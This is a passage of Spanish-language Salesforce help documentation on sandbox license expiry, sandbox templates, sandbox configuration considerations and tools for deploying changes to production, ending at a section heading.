https://developer.salesforce.com/docs/atlas.en-us.dev_lifecycle.meta/dev_lifecycle/

# Caducidad de licencias de Sandbox

Los entornos sandbox reciben licencias independientemente del servicio de Salesforce y están sujetas a restricciones si sus licencias caducan. Si esto ocurre, use la siguiente información para que sus entornos sandbox vuelvan a funcionar con normalidad.

Los servicios de sandbox están restringidos si su organización de Salesforce no cumple las reglas de licencias de Salesforce. Esto suele suceder cuando vencen las licencias de entornos sandbox.

A la vez que vencen las licencias de entornos sandbox, Salesforce reduce el recuento de licencias de entornos sandbox disponibles para el tipo de entorno sandbox seleccionado. Cuando caducan las licencias y su número actual de licencias es inferior al número de organizaciones de sandbox proporcionado, Salesforce elimina servicios de sandbox, como Actualización, Acceso de organización de sandbox o Inicio de sesión.

EDICIONES

Disponible en: Salesforce Classic y Lightning Experience

Disponible en: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Database.com Edition**

Nota: Salesforce no elimina organizaciones de Sandbox de forma automática por que caduque una licencia.

Hay varios tipos de restricciones que puede encontrar si su organización no cumple las reglas de licencias.

**Entornos sandbox sin activar**

Se eliminarán nuevos entornos sandbox que no se han activado en 30 días. Los usuarios que hayan creado o actualizado más recientemente cualquier entorno sandbox en su organización recibirán al menos dos notificaciones de correo electrónico antes de programar la eliminación del entorno sandbox.

**Entornos sandbox bloqueados**

Se bloquearán los entornos sandbox cuando caduquen todas las licencias para ese tipo de entorno sandbox. Se eliminarán los entornos sandbox que se han bloqueado durante 60 días. Se notificará a los usuarios que hayan creado o actualizado más recientemente cualquier entorno sandbox para su organización antes de la programación de eliminación del entorno sandbox. Recibirán al menos tres notificaciones de correo electrónico durante un plazo de 30 días.

Basándose en las licencias y el uso, puede encontrarse con las siguientes situaciones. Siga las resoluciones sugeridas.

**No se puede actualizar un tipo de entorno sandbox específico**

Causa: Su organización está utilizando más entornos sandbox de los que permiten sus licencias de sandbox.

Ejemplo: Su organización tiene tres entornos de sandbox parciales, pero solo dos licencias parciales de entornos sandbox.

Efecto: No puede actualizar ningún entorno sandbox. Cuando sobrepase su límite de cualquier tipo de entorno sandbox, su organización no podrá actualizar ningún entorno sandbox.

Resolución: Elimine los entornos sandbox para cumplir con el número permitido por las licencias de sandbox de su organización o adquiera más licencias de sandbox.

**Todos los entornos sandbox de un tipo específico están bloqueados**

Causa: El recuento de licencias de un tipo específico, incluidos los tipos superiores de la jerarquía, es cero.

Ejemplo: Su organización tiene tres Sandbox completos y cero licencias de Sandbox completos.

Efecto: Todos los entornos sandbox de un tipo específico están bloqueados. No tiene acceso a los entornos sandbox.

Resolución: Adquiera las licencias de sandbox correctas para desbloquear los entornos sandbox. Si no adquiere las suficientes licencias, no podrá actualizar los entornos sandbox de ese tipo.

**Todos los entornos sandbox están bloqueados**

Causa: Su organización de producción está bloqueada.

Ejemplo: Su organización tiene un entorno sandbox completo y un entorno sandbox de solo configuración, pero no puede iniciar sesión en ninguno de los entornos sandbox.

Efecto: Si su organización de producción está bloqueada, todos los entornos sandbox asociados con la organización están bloqueados.

Resolución: Póngase en contacto con su representante de Salesforce para desbloquear su organización. Cuando se desbloquee su organización de producción, los entornos sandbox también se desbloquearán.

CONSULTE TAMBIÉN

- Límites generales de Sandbox y almacenamiento de Sandbox
- Crear, duplicar o actualizar un entorno sandbox
- Licencias y almacenamiento por tipo de Sandbox
- Gestión de Sandbox
- Consideraciones de configuración de entornos sandbox

# Crear o modificar plantillas de Sandbox

Las plantillas de Sandbox controlan qué datos se copian en un entorno Sandbox.

Las plantillas de sandbox le permiten seleccionar datos y objetos específicos para copiarlos en su sandbox completo o de copia parcial, para controlar el tamaño y contenido de cada sandbox. Las plantillas de sandbox solo están disponibles para su uso con un sandbox de copia parcial o completo.

Cuando crea una plantilla de sandbox, selecciona los datos de objeto (estándar y personalizados) que se copiarán durante la creación o actualización de un sandbox.

El editor de plantillas de sandbox entiende las relaciones que se definen en el esquema de objetos de su organización de Salesforce. Algunos objetos se incluyen incluso antes de que haya seleccionado nada porque son obligatorios en cualquier organización. A medida que selecciona objetos para copiar, el editor garantiza que los objetos obligatorios asociados se agreguen. Para ver qué objetos relacionados son necesarios para un objeto, selecciónelo en la tabla **Objeto**. Los objetos necesarios aparecen en la columna **Objetos obligatorios**.

A medida que cambie el esquema de los objetos de su organización, Salesforce actualizará la plantilla agregando o sustrayendo los objetos relacionados incluidos. Por ejemplo, si el Objeto A es principal del Objeto B y agrega el Objeto B a una plantilla, Salesforce requiere que el Objeto A esté en la plantilla y agrega el Objeto A.

Para crear o modificar una plantilla de sandbox:

1. Desde Configuración, introduzca *Sandboxes* en el cuadro Búsqueda rápida, seleccione **Sandboxes**, luego haga clic en la ficha **Plantillas de Sandbox** .
2. Haga clic en **Nueva plantilla de Sandbox** o haga clic en **Modificar** junto a una plantilla existente que desea modificar.
3. Escriba un nombre y una descripción para la plantilla de Sandbox.
4. Para agregar objetos a la plantilla, seleccione la casilla de verificación de los objetos que desee en la lista Objetos disponible.

EDICIONES

Disponible en: Salesforce Classic y Lightning Experience

Disponible en: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Database.com Edition**

PERMISOS DE USUARIO

Para ver un Sandbox:
- "Ver parámetros y configuración"

Para crear, actualizar, activar y eliminar un entorno sandbox:
- "Modificar todos los datos"

La sección Detalles de objeto le muestra los objetos que se agregarán automáticamente con el que ha seleccionado.

5. Para eliminar objetos de la plantilla, cancele la selección de la casilla de verificación del objeto en la lista Objetos disponible. Si elimina un objeto seleccionado anteriormente, se eliminarán los objetos dependientes que no seleccionó explícitamente. Si intenta eliminar un objeto con objetos dependientes, recibirá una advertencia solicitando la confirmación de la eliminación. Una vez confirme su elección, esos objetos también se eliminarán.
6. Haga clic en **Guardar**.

Para entender cómo se utiliza una plantilla de sandbox durante la creación o actualización de un sandbox, consulte Crear, Duplicar o actualizar un sandbox en la página 6009.

Para comprender cómo se utiliza una plantilla de Sandbox por el motor de copia de sandbox para crear un entorno sandbox de copia parcial o completo, consulte Licencias y almacenamiento por tipo de Sandbox en la página 6007.

PRECAUCIÓN: Si modifica su esquema de objetos, sus plantillas de sandbox podrían alterarse para incluir objetos que sean necesarios para las relaciones. Si realiza un cambio en una relación obligatoria de su esquema de objetos, revise sus plantillas de sandbox para garantizar que los objetos que espera que estén seleccionados sigan estándolo.

CONSULTE TAMBIÉN

Crear, duplicar o actualizar un entorno sandbox

Licencias y almacenamiento por tipo de Sandbox

Entornos Sandbox

# Consideraciones de configuración de entornos sandbox

Los entornos sandbox se comportan del mismo modo que su organización de producción de Salesforce, pero importantes diferencias afectan el modo en que configura y prueba una organización de sandbox.

Tenga en cuenta lo siguiente a la hora de crear un entorno sandbox.

EDICIONES

Disponible en: Salesforce Classic y Lightning Experience

Disponible en: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Database.com Edition**

PERMISOS DE USUARIO

Para ver un entorno Sandbox:

- "Ver parámetros y configuración"

Para crear, actualizar, activar y eliminar un entorno sandbox:

- "Modificar todos los datos"

## Servidores e Id.

- Las organizaciones de sandbox y de producción siempre tienen Id. de organización únicos. El motor de copia de entornos sandbox crea una organización como parte de cada solicitud de creación y actualización. Así, el Id. de organización de su entorno sandbox cambiará cada vez que se actualice su entorno sandbox. Salesforce inserta el nuevo valor en cualquier lugar donde se utilice el Id. de organización, como valores de texto y metadatos.

  Para encontrar el Id. de organización en el que ha iniciado sesión, desde Configuración, introduzca *`Información de la empresa`* en el cuadro `Búsqueda rápida` y, a continuación, seleccione **Información de la empresa**. Cualquier secuencia de comandos o proceso, como secuencias de comandos de prueba o Candidato Web, que dependa de un Id. de organización "codificado" deberá utilizar el Id. actual para el entorno sandbox. Cuando implemente sus cambios en una organización de producción, actualice esas secuencias de comandos o procesos con el Id. de organización de producción.

- Salesforce crea organizaciones de Sandbox en varias instancias. Si crea o actualiza un entorno sandbox, Salesforce seleccionará una instancia para su entorno sandbox, de forma que sus entornos sandbox pueden aparecer a veces en diferentes instancias y tener diferentes direcciones URL.

- Cuando se copian datos en un entorno sandbox, se copian los Id. de objeto (identificadores exclusivos para todos los objetos, similares al Id. de tipo de campo de la API del desarrollador) para los registros. Sin embargo, después de la copia, los Id. de objeto no se sincronizan entre su organización de producción y su entorno sandbox. La instancia de sandbox y su organización de producción correspondiente actúan como organizaciones independientes. Los datos de objeto (y los Id. de objeto correspondientes) creados en la organización de producción tras la creación o actualización de un entorno sandbox no se sincronizan con la instancia del sandbox. La instancia del entorno sandbox tiene el mismo comportamiento: los nuevos objetos creados en el entorno sandbox no se vuelven a sincronizar con la organización de producción.

## Usuarios y contactos

- La información del usuario se incluye en una copia del entorno sandbox o se actualiza para todos los tipos de entorno sandbox. Como todos los nombres de usuario de Salesforce deben ser únicos y hacer referencia a una única organización, todos los nombres de usuario copiados se modifican para garantizar que son únicos durante el proceso de copia.

  Para cada nombre de usuario, el proceso de copia aplica modificaciones según sea necesario para generar un nuevo nombre de usuario único.

  - En primer lugar, el nombre del entorno sandbox se anexa al nombre de usuario. Por ejemplo, el nombre de usuario `usuario@acme.com` para un entorno sandbox denominado `prueba` se convertirá en `usuario@acme.com.prueba`.
  - Si el nombre de usuario resultante no es exclusivo, se realiza una segunda modificación y se anteponen algunos caracteres y dígitos al nombre de usuario modificado. Esta segunda modificación da como resultado un nombre de usuario como `00x7Vqusuario@acme.com.test`.

  Cuando inicie sesión con el nombre de usuario modificado, iniciará sesión en el entorno sandbox correspondiente.

- El proceso de copia no copia datos de Contacto en los entornos sandbox de desarrollador o Developer Pro. Por lo tanto, no se copian los usuarios del Portal de clientes. Sin embargo, el proceso de copia no copia las licencias del Portal de clientes, por lo que puede crear usuarios del Portal de clientes en esos entornos sandbox como sea necesario.
- Siempre que cree o actualice un entorno sandbox, las direcciones de correo electrónico de los usuarios se modifican en su entorno sandbox de modo que los usuarios de producción no reciban mensajes de correo electrónico generados automáticamente en el entorno sandbox. Se agrega a las direcciones de correo electrónico de los usuarios un dominio de ejemplo (`@ejemplo.com`), y el símbolo `@` original se sustituye por `=`. Esta modificación garantiza que el sistema ignora estas direcciones de correo electrónico. Por ejemplo, el correo electrónico de un usuario de `awheeler@universalcontainers.com` en producción pasa a ser `awheeler=universalcontainers.com@ejemplo.com` cuando se migra a un entorno sandbox. Si desea que los usuarios de entornos sandbox reciban correos electrónicos generados automáticamente como parte de las pruebas, puede corregir las direcciones de correo electrónico mientras esté conectado en el entorno sandbox.

  PRECAUCIÓN: Los entornos sandbox cambian las direcciones de correo electrónico de los usuarios de Salesforce, pero no cambian otras direcciones de correo electrónico en Salesforce, como las direcciones de correo electrónico de los registros de contactos. Para evitar enviar correos electrónicos no solicitados desde su entorno sandbox, invalide o elimine manualmente todas las direcciones de correo electrónico de sus entornos sandbox que no pertenezca a usuarios del entorno sandbox. Cuando compruebe el correo electrónico saliente, cambie las direcciones de correo electrónico de contacto por las direcciones de los comprobadores o por una secuencia de comandos de prueba automatizada.

## Disponibilidad de correo electrónico

Los entornos sandbox nuevos y actualizados cuentan con los parámetros de disponibilidad de correo electrónico predeterminados `Solo correo electrónico del sistema`. Para configurar los parámetros de capacidad de entrega de correo electrónico, en la organización de sandbox, desde Configuración, introduzca *`Disponibilidad`* en el cuadro `Búsqueda rápida` y, a continuación, seleccione **Disponibilidad**. Si es posible, establezca el `Nivel de acceso` de la sección Acceso a Enviar correo

electrónico. Es posible que no pueda modificar el nivel de acceso si Salesforce ha restringido la posibilidad de su organización de cambiar este ajuste.

- `Sin acceso`: impide el envío de todos los mensajes de correo electrónico remitidos por los usuarios y dirigidos a ellos.
- `Solamente correos electrónicos del sistema`: solo permite correos generados automáticamente, como correos electrónicos de restablecimiento de contraseña y nuevo usuario.
- `Todos los correos electrónicos`: permite todos los tipos de correo electrónico saliente. Es el valor predeterminado para todas las organizaciones nuevas que no sean de tipo Sandbox.

Consejo: El ajuste `Solamente correos electrónicos del sistema` es especialmente útil para controlar el correo electrónico enviado desde entornos sandbox, de modo que durante las tareas de pruebas y desarrollo no se envíen correos electrónicos de prueba a sus usuarios.

- Los entornos sandbox recién creados cambian de forma predeterminada a `Solamente correos electrónicos del sistema`.
- Los Sandbox creados antes de Spring '13 tienen de manera predeterminada `Todos los correos electrónicos`.

## Creación, actualización y eliminación de entornos sandbox

- Puede especificar una secuencia de comandos posterior a la copia para ejecutar en un entorno sandbox cada vez que se actualiza (y la primera vez que se crea). Especifique la secuencia de comandos cuando cree el entorno sandbox.
- Ahora puede copiar los sitios de comunidades de Site.com y de Site.com en sus entornos sandbox.
- La copia de entornos sandbox es una operación de larga duración que se realiza en segundo plano. Recibirá una notificación por correo electrónico cuando termine la copia del entorno sandbox. Las actualizaciones del entorno sandbox se pueden completar en horas, días o incluso semanas.
- Hay varias condiciones que influyen en la duración del proceso de copia o actualización del entorno sandbox, incluyendo el número personalizaciones, tamaño de datos, número de objetos y opciones de configuración y carga del servidor. Además, las actualizaciones de entornos sandbox se ponen en cola, por lo que es posible que su copia no comience inmediatamente después de su solicitud.
- Un entorno sandbox no es una instantánea relacional del estado exacto de sus datos. Además, es recomendable que limite los cambios de su organización de producción mientras crea o actualiza un entorno sandbox. Las modificaciones en la configuración y datos en su organización de producción durante las operaciones de creación y actualización de entornos sandbox pueden generar incoherencias en su entorno sandbox. Puede detectar y corregir algunas incoherencias de su entorno sandbox después de crearlo o actualizarlo.
- La creación o actualización de un entorno sandbox se produce con el tiempo. La ejecución de un proceso de gran tamaño o la actualización de organizaciones de 30 GB o más durante la creación o actualización puede provocar incoherencias en su entorno sandbox.
- Algunos tipos de entornos sandbox no están disponibles si ha alcanzado el límite de su organización. Por ejemplo, si su organización está limitada a un entorno sandbox completo y ha tiene un entorno sandbox completo, no puede crear otro entorno sandbox completo. No obstante, puede actualizar su entorno sandbox completo existente.
- Cuando haya terminado un entorno sandbox, puede actualizarlo. Este proceso sustituye el entorno sandbox actual por una nueva copia de su organización de producción.
- Si ha reducido el número de licencias de sandbox de su organización, se muestra un vínculo **Eliminar** junto a los entornos sandbox existentes. Elimine un entorno sandbox antes de crear o actualizar más entornos sandbox.
- Si tiene conexiones Salesforce to Salesforce activas en su entorno sandbox, desactive las conexiones y vuelva a activarlas cuando haya actualizado el entorno sandbox. Las conexiones y asignaciones no se copian en el entorno sandbox actualizado.

## Coincidencias de licencias de producción

Puede hacer coincidir las licencias de producción de su organización de sandbox sin tener que actualizar este último. La coincidencia actualiza los recuentos de licencias de sandbox para que coincidan con los recuentos en producción, agrega licencias que están en el entorno de producción pero no en el entorno sandbox, y elimina las licencias que no están en el entorno de producción.

Para hacer coincidir las licencias, inicie sesión en su entorno sandbox. En Configuración, introduzca *Información de la empresa* en el cuadro Búsqueda rápida y, a continuación, seleccione **Información de la empresa** y haga clic en **Hacer coincidir licencias de producción**. Aparecerá un aviso cuando se inicie el proceso de coincidencia. Después de que todas las licencias se han hecho coincidir en un entorno sandbox, recibirá un correo electrónico de confirmación. El correo electrónico de confirmación se envía al usuario que inicia la copia de licencia.

Las licencias de producción coincidentes requieren que su entorno sandbox y su entorno de producción estén en la misma versión de Salesforce. Si se ha actualizado su entorno sandbox a la siguiente versión, por ejemplo durante la vista previa de entorno sandbox, pero el entorno de producción no se ha actualizado aún, no puede hacer coincidir las licencias de producción.

La herramienta Hacer coincidir licencias de producción no está disponible en las organizaciones de prueba. Para utilizar la herramienta debe disponer el permiso "Modificar todos los datos".

## Configuración de entornos sandbox completos

Cuando crea o actualiza un entorno sandbox completo, puede configurarlo para determinar qué datos se copian. La reducción de la cantidad de datos que se incluyen acelera el proceso de copia de su entorno sandbox.

- Las opciones Historial del objeto, Historial del caso e Historial de oportunidades le permiten seleccionar el número de días de historial de su organización de producción para copiar en su entorno sandbox. Puede copiar de 0 a 180 días del historial, en incrementos de 30 días. El valor predeterminado son 0 días.
- Los datos de Chatter no se copian en su entorno sandbox de forma predeterminada. Los datos de Chatter incluyen noticias en tiempo real y mensajes. Seleccione **Copiar datos de Chatter** si desea incluirlos.
- El historial de seguimiento de auditoria de configuración de su organización no se copia en su entorno sandbox. El seguimiento de auditoria para su organización de sandbox se inicia cuando comience a utilizarlo.
- Las actividades archivadas (tareas y eventos no disponibles en la organización de producción porque datan de más de un año) y el historial de contraseña (contraseñas anteriores del usuario) no se copian.

Nota: No incrementar las selecciones predeterminadas a no ser que lo requieran circunstancias especiales. Las cantidades grandes de datos pueden alargar significativamente el tiempo que se emplea para copiar su entorno sandbox.

## Acceso a entornos sandbox

- Cambios de acceso de usuarios de entornos sandbox:
  - Una actualización de entorno sandbox elimina y recrea el entorno sandbox como una nueva copia de la organización de la producción. De hecho, este proceso invierte todos los cambios de acceso manuales que haya realizado. Si creó usuarios exclusivos de entornos sandbox, dejan de existir y el perfil y permisos de un usuario invierte sus valores en la organización de producción. Tras una actualización, realice los cambios de acceso en la nueva copia.
  - Puede crear usuarios en su organización de producción que no estén activos y activarlos en su entorno sandbox. Este método es una buena forma de crear un usuario que tiene los permisos adecuados para desarrollar en un entorno sandbox.
  - La mayoría de tareas de desarrollo y tareas de comprobación requieren el permiso "Modificar todos los datos". Si sus desarrolladores no tienen ese permiso en la organización de producción, aumente sus permisos en el entorno sandbox. Proceda con cuidado cuando conceda este permiso en las organizaciones de Sandbox que contienen información confidencial copiada de producción (por ejemplo, números de seguridad social).

  - Los usuarios añadidos en una organización de producción después de crear o actualizar un entorno sandbox no tienen acceso a los entornos sandbox relacionados de la instancia de organización de producción. Para crear usuarios en un entorno sandbox, inicie sesión como administrador en la organización de sandbox y créelos en la instancia del entorno sandbox.
  - Puede crear usuarios para el desarrollo de entornos sandbox, pero estos nuevos usuarios afectan al número de usuarios con licencia de su organización. Para reducir el número de licencias, puede desactivar usuarios de producción que no necesitan acceder al entorno sandbox antes de crear o actualizar un entorno sandbox.

- Siempre inicie sesión en su organización de Sandbox mediante la URL de inicio de sesión `https://test.salesforce.com`.
- Recuerde iniciar sesión con el nombre de usuario modificado, tal y como se describe en Usuarios y contactos en la página 6018.
- Si utiliza la API, después de iniciar sesión, utilice la URL de redirección que se devuelve en el objeto `loginResult` para futuros accesos. Esta URL refleja la instancia en la que se encuentra el entorno sandbox y el grupo de servidores adecuado para el acceso a la API.
- Las copias de entornos sandbox se realizan con la autenticación federada con SAML desactivada. Se conservará cualquier información de configuración, excepto el valor de `URL de inicio de sesión de Salesforce`. La `URL de inicio de sesión de Salesforce`se actualiza para coincidir con la URL de su Sandbox, por ejemplo `https://yourInstance.salesforce.com/`, cuando vuelva a activar SAML. Para activar SAML en el entorno sandbox, desde Configuración, introduzca *`Configuración de inicio de sesión único`* en el cuadro `Búsqueda rápida` y, a continuación, seleccione **Configuración de inicio de sesión único**; luego haga clic en **Modificar** y seleccione `SAML activado`. Cambie el valor de la `URL de inicio de sesión de Salesforce` en el certificado de su aplicación cliente.

## Notas sobre los límites de entornos sandbox

Los entornos sandbox no envían notificaciones por correo electrónico cuando se alcanza el límite de almacenamiento. Sin embargo, si alcanza el límite de almacenamiento de su entorno sandbox, no podrá guardar nuevos datos en su entorno sandbox. Para comprobar su límite de almacenamiento, desde Configuración, introduzca *`Uso de almacenamiento`* en el cuadro `Búsqueda rápida` y, a continuación, seleccione **Uso de almacenamiento** en su entorno sandbox.

## Modificaciones y personalización de los datos

- Las modificaciones y personalización de los datos que realice en su organización de producción no se reflejan en los entornos sandbox que ya tiene. Cree o actualice un entorno sandbox para incorporar las personalizaciones más recientes realizadas en su organización.
- Sólo es posible agregar, modificar o eliminar Apex mediante la interfaz de usuario de Salesforce en aquellas organizaciones con Developer Edition o Sandbox. En una organización de producción con Salesforce, sólo es posible aplicar modificaciones a Apex utilizando la llamada de `compileAndTestAPI()`.
- Si su entorno sandbox tiene la misma versión que AppExchange de Force.com, podrá:
  - Instalar e implementar aplicaciones desde AppExchange de Force.com en su entorno sandbox.
  - Publicar aplicaciones de su entorno sandbox en AppExchange de Force.com.

    No es recomendable publicar paquetes gestionados desde un entorno sandbox de Force.com, ya que al actualizar o eliminar el entorno sandbox se evita que se puedan realizar revisiones en ese paquete gestionado.

  La versión de sus entornos sandbox puede ser diferente de AppExchange de Force.com cuando se publique una nueva versión de Salesforce. Compruebe el logotipo de la esquina superior izquierda de la página de inicio de su entorno sandbox para obtener información acerca de la versión.

- Si su organización utiliza plantillas de presupuestos y crea un entorno sandbox de Developer Pro, las plantillas que contengan campos de `Texto/Imagen` no podrán abrirse para su modificación en el entorno sandbox.

- Si su organización de producción utiliza una imagen en las plantillas de presupuestos y copia la organización en su entorno sandbox, la ruta de la imagen no es correcta y la imagen aparece como un vínculo dañado. Para mostrar la imagen, vuelva a insertarla desde la ubicación correcta en su entorno sandbox.

## Exclusiones de servicios

- Las funciones siguientes están desactivadas y no se pueden activar en los entornos sandbox.
  - Avisos de vencimiento de contratos
  - Distribución de casos

    Las advertencias de vencimiento de contratos están desactivadas porque envían correos electrónicos de forma automática a contactos, clientes y usuarios de la organización de producción.

  - Resumen de suscripción
  - Exportaciones de datos (haciendo clic en *Exportar ahora* o *Programar exportación* en la página Servicio de exportación semanal en Configuración)
  - La posibilidad de crear entornos sandbox de Salesforce
  - La posibilidad de copiar direcciones de servicio de correo electrónico que cree en su entorno sandbox en su organización de producción
  - La posibilidad de publicar sitios de Site.com

## Otras diferencias de servicios

- Sólo los vínculos personalizados creados como URL relativas, como `/00Oz0000000EVpU&pv0={!Account_ID}`, funcionarán en los entornos sandbox. Los vínculos personalizados creados como URL absolutas, como `https://yourInstance.salesforce.com/00Oz0000000EVpU&pv0={!Account_ID}`, no funcionarán en los entornos sandbox de su organización. Es recomendable que utilice únicamente URL relativas en su organización de producción. En caso contrario, corrija las direcciones URL en cada entorno sandbox.
- Salesforce tiene un proceso en segundo plano que elimina permanentemente los registros de la papelera con más de 15 días. Este proceso se ejecuta a horas diferentes en servidores diferentes, por lo que la indicación horaria de su entorno sandbox es diferente de la indicación horaria de su organización de producción. Las aplicaciones e integraciones que dependen de esta indicación horaria pueden producir un error si se conectan en primer lugar a un entorno, como su organización de producción, y luego a otro entorno, como su entorno sandbox. Tenga este comportamiento en cuenta a la hora de desarrollar aplicaciones e integraciones que dependan de una indicación horaria.

  La hora de la última ejecución del proceso de eliminación en segundo plano está disponible mediante la llamada de la API `getDeleted()`.

- Para la configuración de proveedores de autenticación de Salesforce en la versión Summer '14 y anteriores, la identidad del usuario proporcionada por un entorno sandbox no incluye el Id. de la organización. La organización de destino no puede diferenciar entre usuarios con el mismo Id. de usuario de dos fuentes (como dos entornos sandbox). Para diferenciar usuarios, modifique la configuración del proveedor de autenticación existente de Salesforce en la organización de destino y seleccione la casilla de verificación para incluir el Id. de la organización para vínculos de cuenta de terceros. Después de activar esta función, sus usuarios deben volver a aprobar la vinculación a todos sus vínculos de terceros. Los proveedores de autenticación de Salesforce creados en la versión Winter '15 y posteriores tienen esta configuración activada de forma predeterminada.
- Después de que finalice la actualización del entorno sandbox de una organización, un usuario tiene acceso de inicio de sesión a un entorno sandbox durante 10 años tras la fecha de actualización del entorno sandbox si:
  - Es un administrador del sistema.

  - Se copia en el entorno sandbox desde la organización de producción, no creándolo directamente en el entorno sandbox.
- Para iniciar sesión como cualquier usuario, acceda a su entorno sandbox a través de `test.salesforce.com`. La opción para iniciar sesión como cualquier usuario no está disponible cuando los usuarios acceden a un entorno sandbox desde la producción utilizando el vínculo Inicie sesión.

CONSULTE TAMBIÉN

Crear, duplicar o actualizar un entorno sandbox

Entornos Sandbox

Licencias y almacenamiento por tipo de Sandbox

Caducidad de licencias de Sandbox

# Implementación de sus cambios

## Conceptos básicos sobre implementación

Migre cambios de metadatos entre organizaciones de Salesforce utilizando las herramientas de implementación disponibles en Configuración.

Para acceder a estas páginas, utilice el cuadro `Búsqueda rápida`.

**Configuración de implementación**
Para utilizar la función de conjuntos de cambios, se requiere una conexión de implementación. Puede especificar permisos de conexión para conjuntos de cambios salientes y entrantes en la página Conexiones de implementación.

**Estado de implementación**
Controle el progreso de las implementaciones realizadas mediante la API de metadatos.

**Conjuntos de cambios salientes**
Realice los cambios en la organización en la que está conectado y cargue esos cambios en otra organización.

**Conjuntos de cambios entrantes**
Acepte, modifique o rechace los conjuntos de cambios cargados de otras organizaciones.

CONSULTE TAMBIÉN

Conjuntos de cambios

Seguimiento de implementaciones

# Seleccione sus herramientas para el desarrollo e implementación de cambios

Tanto si es un administrador que usa herramientas instantáneas como si es un desarrollador que escribe código puede seleccionar la herramienta correcta, trabajar en un entorno sandbox e implementar cambios completos en una organización de producción. Puede personalizar y codificar los cambios de su organización en un entorno sandbox utilizando una o más de las herramientas que le ofrece Salesforce.

- Desarrollo e implementación de Apex en la Consola de desarrollador.
- Desarrollo e implementación mediante el IDE de Force.com
- Implementación y desarrollo utilizando la API de SOAP
- Implementación utilizando la herramienta de migración de Force.com
- Implementación con conjuntos de cambios

CONSULTE TAMBIÉN

- Bienvenidos, Administradores de herramientas instantáneas de Salesforce
- Bienvenidos, desarrolladores de Salesforce

EDICIONES

Disponible en: Salesforce Classic y Lightning Experience

Disponible en: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition**, **Developer Edition** y **Database.com Edition**

Los entornos sandbox están disponibles en **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Database.com Edition**

## Desarrollo e implementación de Apex en la Consola de desarrollador.

La Consola de desarrollador es un entorno de desarrollo integrado con un conjunto de herramientas que puede utilizar para crear, depurar y probar aplicaciones en su organización de Salesforce.

CONSULTE TAMBIÉN

- Abrir la Consola de desarrollador
- Funciones de la Consola de desarrollador

EDICIONES

Disponible en: Salesforce Classic y Lightning Experience

Disponible en: **Performance Edition**, **Unlimited Edition**, **Developer Edition**, **Enterprise Edition** y **Database.com Edition**

PERMISOS DE USUARIO

Para utilizar la Herramienta de implementación de Apex:

- "Apex de autor"

## Desarrollo e implementación mediante el IDE de Force.com

También puede descargar el IDE de Force.com que le ayudará a codificar proyectos para su organización. Con esta herramienta podrá compilar y probar también el código que escriba, sincronizar cambios en un Sandbox e implementar su código en una organización de producción.

Si desea más información consulte la página de IDE de Force.com.

Nota: El IDE de Force.com es un recurso proporcionado por Salesforce para ayudar a sus usuarios y socios, pero no se considera parte de nuestros servicios en lo relativo al Contrato de suscripción principal de Salesforce.

EDICIONES

Disponible en: Salesforce Classic y Lightning Experience

Disponible en: **Performance Edition**, **Unlimited Edition**, **Developer Edition**, **Enterprise Edition** y **Database.com Edition**

CONSULTE TAMBIÉN

Implementación y desarrollo utilizando la API de SOAP

Seleccione sus herramientas para el desarrollo e implementación de cambios

## Implementación y desarrollo utilizando la API de SOAP

Puede utilizar la siguiente API de SOAP para desarrollar e implementar los cambios en una organización de desarrollo o Sandbox con programación.

Para obtener más información sobre la API de SOAP y otras API, consulte la *Guía del desarrollador de la API de SOAP*.

EDICIONES

Disponible en: Salesforce Classic y Lightning Experience

Disponible en: **Performance Edition**, **Unlimited Edition**, **Developer Edition**, **Enterprise Edition** y **Database.com Edition**

CONSULTE TAMBIÉN

Seleccione sus herramientas para el desarrollo e implementación de cambios

## Implementación utilizando la herramienta de migración de Force.com

Descargue la herramienta de migración de Force.com si desea realizar una implementación basada en archivos de los cambios de metadatos y las clases de Apex desde una organización con Developer Edition o Sandbox a una organización de producción utilizando la herramienta de generación Apache Ant.

1. Descargue la Herramienta de migración de Force.com desde la página Herramienta de migración de Force.com en Desarrolladores de Salesforce.
2. Guarde el archivo comprimido `salesforce_ant.zip` y descomprima su contenido en la ubicación que elija.

El archivo `salesforce_ant.zip` contiene los archivos que necesita para ejecutar una tarea Ant que realice la llamada de la API `compileAndTest`, incluidos los siguientes:

- Un archivo `Readme.html` que describe cómo utilizar las herramientas.
- Un archivo Jar con la tarea de Ant: `ant-salesforce.jar`
- Una carpeta de muestra que contiene:
  - Una carpeta `codepkg\classes` que contiene `SampleDeployClass.cls` y `SampleFailingTestClass.cls`

EDICIONES

Disponible en: Salesforce Classic y Lightning Experience

Disponible en: **Performance Edition**, **Unlimited Edition**, **Developer Edition**, **Enterprise Edition** y **Database.com Edition**

PERMISOS DE USUARIO

Para utilizar la Herramienta de implementación de Apex:

- "Apex de autor"

- Una carpeta `codepkg\triggers` que contiene `SampleAccountTrigger.trigger`
- Una carpeta `mypkg\objects` que contiene los objetos personalizados que se utilizan en los ejemplos
- Una carpeta `removecodepkg` que contiene archivos XML para eliminar los ejemplos de su organización
- Un archivo `build.properties` de ejemplo que debe modificar para especificar sus credenciales con el fin de ejecutar las tareas Ant de ejemplo en `build.xml`
- Un archivo `build.xml` de ejemplo, que ejecuta las llamadas de la API `deploy` y `retrieve`

Nota: La herramienta de migración de Force.com es un recurso proporcionado por Salesforce para ayudar a sus usuarios y socios, pero no se considera parte de nuestros servicios en lo relativo al Contrato de suscripción principal de Salesforce.

CONSULTE TAMBIÉN

https://developer.salesforce.com/docs/atlas.en-us.daas.meta/daas/

Seleccione sus herramientas para el desarrollo e implementación de cambios

## Implementación con conjuntos de cambios

Puede implementar flujos de trabajo, reglas, clases y desencadenadores de Apex y otras personalizaciones desde una organización con Sandbox a su organización de producción. Puede crear un conjunto de cambios saliente en la interfaz de usuario de Salesforce y añadir los componentes que desea cargar e implementar en la organización de destino. Para acceder a conjuntos de cambios, en Configuración, introduzca *`Conjuntos de cambios salientes`* en el cuadro `Búsqueda rápida` y, a continuación, seleccione **Conjuntos de cambios salientes**.

EDICIONES

Disponible en: Salesforce Classic y Lightning Experience

Disponible en **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Database.com Edition**

CONSULTE TAMBIÉN

Conjuntos de cambios

Seleccione sus herramientas para el desarrollo e implementación de cambios

# Conexión de organizaciones para su implementación

## Implementar conexiones para conjuntos de cambios

